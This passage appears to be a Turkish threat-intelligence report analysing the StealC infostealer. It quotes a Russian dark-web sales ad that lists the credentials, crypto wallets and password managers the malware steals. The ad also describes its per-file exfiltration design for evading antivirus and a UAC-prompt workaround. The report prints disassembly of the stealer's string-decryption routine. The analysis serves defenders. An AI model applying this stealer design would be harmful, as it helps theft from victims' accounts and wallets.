ECHO
CYBER THREAT INTELLIGENCE

StealC Teknik Analiz

ECHOCTI Analistleri Tarafından Hazırlanmıştır

İçindekiler

Tablolar 2
Request İçerikleri 2
Giriş 3
Genel Bakış 4
Tissue.exe Teknik Analizi 5
Network 15
Reversing Network Protocol 24
IoCs 29
Sigma Rule 35
MITRE&ATTACK TABLE 36
Çözüm Önerileri 36

Tablolar

Tablo 1 Tissue.exe Dosya Bilgileri 5
Tablo 2 White List for Countries 12
Tablo 3 Drop Edilen DLL Dosyaları 29
Tablo 4 Hedef Alınan Tarayıcılar 29
ablo 5 Hedef Alınan Tarayıcı Eklentileri 31
Tablo 6 Hedef Alınan Masaüstü Kripto Para Cüzdanları 32
Tablo 7 Stealc C2 Sunucuları 32
Tablo 8 Stealc C2 URLs 34

Request İçerikleri

Request Content 1 Request 1 16
Request Content 2 Request 2 18
Request Content 3 Request 3 18
Request Content 4 Request 4: Sending Collects Information 24

Giriş

StealC adlı info stealer zararlı yazılımı geçtiğimiz günlerde Dark Web platformlarında yayınlanmaya başladı. Söz konusu zararlı yazılım ailesinin bazı stealer aileleri ile benzerlikleri bulunduğu tespit edildi. Bu zararlı yazılım aileleri: Vidar, Raccoon, Mars ve Redline gibi stealer yazılımlarıdır.

Tehdit aktörleri tarafından StealC zararlı yazılımının, web tarayıcı verilerini, uzantıları ve kripto para cüzdanların hedeflemesinin yanı sıra, ayrıca operatörün çalmak istediği dosya türlerini hedeflemek üzere ayarlanabilen özelleştirilebilir bir stealer yazılımı olduğu belirtildi. StealC telegram kanalları aracılığı ile sürekli yeni versiyonları ile satılmaktadır.


EchoCTI Analist Ekibi tarafında, yaptığımız incelemelerde StealC ailesinin kendine özgü özellikleri sayesinde ilerleyen dönemde büyük ve sürekli bir tehdit oluşturabileceğini tespit etmiş bulunmaktayız. Bu nedenlerden dolayı söz konusu teknik analiz raporunu paylaşarak sistemlerinizi korumanızda yardımcı olmayı hedeflemekteyiz

Genel Bakış

Yapılan analiz boyunca elde edilen bulguların tarafımızca modellenmesi sonucunda vardığımız davranış kanıları kısaca özetlenmiştir.

StealC ailesi obfuscate halde bulunan bir zararlı yazılım ailesidir. Çalışma anında deobfuscation sonrasında ortaya çıkan stringler RC4 algoritması ile şifrelenmiş ve Base64 encoding biçimi ile depolanmaktadır. Tehdit aktörlerinin bu yöntemi seçmelerinin nedeni ise her müşteriye özel RC4 anahtarı üretebilmeleridir. Böylece, kurallarda sabit şifreli halde bulunan string ifadeler detect edilemeyecek ve bu sebep ile önlem alınması zorlaşacaktır.

Zararlının daha önceden bilinen büyük stealer yazılımlarından türetildiği tespit edilmiş ve tehdit aktörlerinin ifadeleri doğrulanmıştır. Söz konusu zararlı yazılımın kendisine özgü bir C2 iletişim tarzı bulunmaktadır. Ayrıca tehdit aktörleri ile müşterileri arasında bir lisans anlaşması bulunmaktadır. Yapılan anlaşmadaki son çalışma tarihinden sonra StealC yazılımı çalışmamaya göre tasarlanmıştır.


stealc - стиллер с гибкими настройками и удобной админ-панелью

plymouth · Jan 9, 2023 · stealc · продажа · стиллер

ESCROW AVAILABLE IN THIS THREAD!

New deal

Jump to new · Watch

plymouth
Root-диск
Пользователь
Joined: Jul 30, 2022
Messages: 9
Reaction score: 2
Deposit: 0.02 ฿

Jan 9, 2023 #1

stealc - это нерезидентный стиллер с гибкими настройками сбора данных и удобной админ-панелью. При разработке нашего решения мы опирались на существующие сейчас на рынке Vidar, Raccoon, Mars, RedLine.

Билд

stealc написан на чистом Си с использованием WinAPI (все функции подгружаются в динамике, таблицу импортов занимает пара импортов из msvcrt для стаба), собирается под тулкит v100.
Актуальный вес билда - 78kb (может изменяться в зависимости от версии)
Все рабочие строки обфусцированы

Одна из наших ключевых особенностей - все перечисления браузеров, веб-плагинов, кошельков берутся напрямую с вашего управляющего сервера. Вы можете редактировать в базе данных сбор необходимых браузеров, веб-плагинов и кошельков без замены билда стиллера.
Вышел новый плагин или нашли интересующий лично вас? Добавьте запись в БД и уже распространяемый билд stealc начнет его собирать!
Аналогично и с браузерами, десктоп-кошельками - вам не нужно ждать, пока мы выпустим обновление и не нужно делиться с нами интересующими вас приложениями/плагинами для сбора, вы можете добавить их самостоятельно, не создавая конкуренции себе же в траффике.
С другой стороны, вы можете сократить сбор только до тех плагинов и кошельков, что вам действительно нужны и не забивать место на диске.

stealc не генерирует архив на стороне клиента, каждый собираемый файл передается на сервер в отдельном запросе - даже если антивирус среагирует в рантайме, хотя бы часть данных уже будет лежать на сервере.
Это очень важная функция - мы сами использовали все достойные внимания решения на рынке и чаще всего антивирусы реагируют в рантайме на сбор файлов граббером. Если к этому моменту на сервере не будет лога, то в принципе его уже не будет.
Поэтому в своем софте мы реализовали передачу каждого генерируемого/собираемого файла на сервер отдельным запросом сразу после генерации/сбора файла.
Простыми словами - софт собрал данные о системе и сразу передал на сервер, собрал пароли из браузеров и передал на сервер и так далее по списку. Если на каком то этапе в рантайме софт будет пойман антивирусом, то какая-то часть данных уже будет лежать на сервере, а не утеряна.

stealc по-умолчанию собирает большое количество данных:
- более 23 поддерживаемых браузеров (Chromium, Google Chrome, Chrome Canary, Amigo,Torch, Vivaldi, Comodo, EpicPrivacyBrowser, CocCoc, Brave, Cent, 7Star, Chedot, Microsoft Edge, 360, QQBrowser, CryptoTab, Opera, Opera GX, Opera Crypto, Mozilla Firefox, Pale Moon)
- более 70 веб-плагинов (MetaMask, TronLink, Opera Wallet, Binance, Yoroi, Coinbase, Guarda, Jaxx, iWallet, MEW CX, GuildWallet, Ronin Wallet, NeoLine, CLV, Liquality, Terra Station, Kepir, Sollet, Auro Wallet, Polymesh, ICONex, Coin98, EVER, KardiaChain, Rabby, Phantom, Brave, Oxygen, Pali, BOLT X, XDEFI, Nami, Maar DeFi Wallet, Keeper, Solflare, Cyano, KHC, TezBox, Temple, Goby, Ronin, Byone, OneKey, DAppPlay, SteemKeychain, Braavos, Enkrypt, OKX, Sender, Hashpack, Eternl, Pontem Aptos, Petra Aptos, Martian Aptos, Finnie, Leap Terra, Trezor Password Manager, Authenticator, Authy, EOS Authenticator, GAuth Authenticator, Bitwarden, KeePassXC, DashNane, NordPass, Keeper, RoboForm, LastPass, BrowserPass, MYKI, Splikity, CommonKey, Zoho Vault)
- более 15 десктоп-кошельков (Bitcoin Core, Dogecoin, Raven, Daedalus, Blockstream Green, Wasabi, Ethereum, Electrum, Electrum-LTC, Exodus, Electron Cash, MultiDoge, Jaxx Desktop, Atomic, Binance, Coinomi)
- мессенджеры: Telegram, Discord, Tox, Pidgin
- сессии Steam
- почтовые клиенты: Microsoft Outlook, Thunderbird


Встроенный нерезидентный лоадер подгрузит во временную папку и запустит указанный файл, возможен запуск от имени админа (используется метод с запросом прав доступа на cmd.exe для обхода желтого окна UAC)

Şekil 1 Stealc Ailesine Ait İlan

Tissue.exe Teknik Analizi


File Name	Tissue.exe
SHA256	1587857AD744C322A2B32731CDD48D98EAC13F8AA8FF2F2AFB01EBBA88D15359
File Type	PE32-EXE

Tablo 1 Tissue.exe Dosya Bilgileri




Şekil 2 Zararlıya Ait Import Address Tablosu

Zararlı yazılım çalışma anında çözümlenen stringler üzerinden API çağırmakta olduğu için kullanılan API'ler statik incelemelerde tespit edilememektedir.




Şekil 3 Zararlı Uygulamaya Ait Açıklama Bilgisi

Ayrıca uygulama özellikleri incelendiğinde "Trend term pasture element peak plain" açıklaması tespit edildi.




Şekil 4 Virtual Protect

Obfuscate durumunda bulunan zararlının deobfuscate işlemini tamamladıktan sonra çözümlenen adres bloğuna ait izinleri değiştirdiği tespit edilmiştir.




Şekil 5 LoadLibraryA

Zararlının msvcrt.dll kütüphanesi bünyesinde bulunan API'leri direkt kullanmak yerine çalışma anında GetProcAddress ve LoadLibrary API'leri ile kullanmayı tercih ettiği tespit edildi. Bu sebeple kullanılan API'ler çalışma anında tespit edilmiştir.



Şekil 6 GetProcAddress



Şekil 7 GetProcAddress ile Çekilen Fonksiyonlar


msvcrt.dll dinamik kütüphanesine ait bazı fonksiyonların yüklendiği tespit edildi (memset, malloc, atexit, vb.).

```
00293047 <tissue.Decryption Algorithm>
 push ebp
 mov ebp,esp
 mov ecx,dword ptr ss:[ebp+8] ; [ebp+8]:"E+vbs6sEwHk="
 sub esp,C
 push esi
 push edi
 call <tissue.Return Enc String Size>
 push 3
 xor edx,edx
 mov edi,eax
 pop ecx
 div ecx
 mov eax,edi
 test edx,edx
 je tissue.29306A

tissue.00293066
 sub eax,edx
 add eax,ecx

tissue.0029306A
 push 6
 shl eax,3
 xor edx,edx
 pop ecx
 div ecx
 mov esi,dword ptr ds:[<&malloc>]
 inc eax
 push eax
 call esi ; malloc
 pop ecx
 mov ecx,eax
 mov eax,dword ptr ss:[ebp+8] ; [ebp+8]:"E+vbs6sEwHk="
 push edi
 mov dword ptr ss:[ebp-4],ecx
 call tissue.291831 ; Decode base64 encstr
 push 4
 call esi ; malloc
 mov dword ptr ss:[ebp-8],eax
 lea eax,dword ptr ss:[ebp-8]
 push eax
 push dword ptr ss:[ebp-4]
 call <tissue.Return decrypted string>
 lea eax,dword ptr ss:[ebp-4]
 add esp,C
 mov dword ptr ss:[ebp-C],eax
 mov edi,dword ptr ss:[ebp-C]
 mov ecx,4
 xor eax,eax
 rep stosb
 mov eax,dword ptr ss:[ebp-8]
 pop edi
 pop esi
 leave
 ret
```


Şekil 8 String Decryption Algorithm

Zararlının deobfuscate işlemi sonrasında kullanılacak string ifadeleri çözümlediği tespit edildi.
Söz konusu çözümleme algoritması şu şekildedir:

- Zararlı yazılım deobfuscate işlemini bitirir.
- Deobfuscate işlemi sonrası şifreli string ifadeler ilk olarak Base64 Decode işlemine tâbi tutulur.
- Ortaya çıkan ascii ifadesi bir anahtar ile RC4 algoritması kullanılarak çözümlenir.

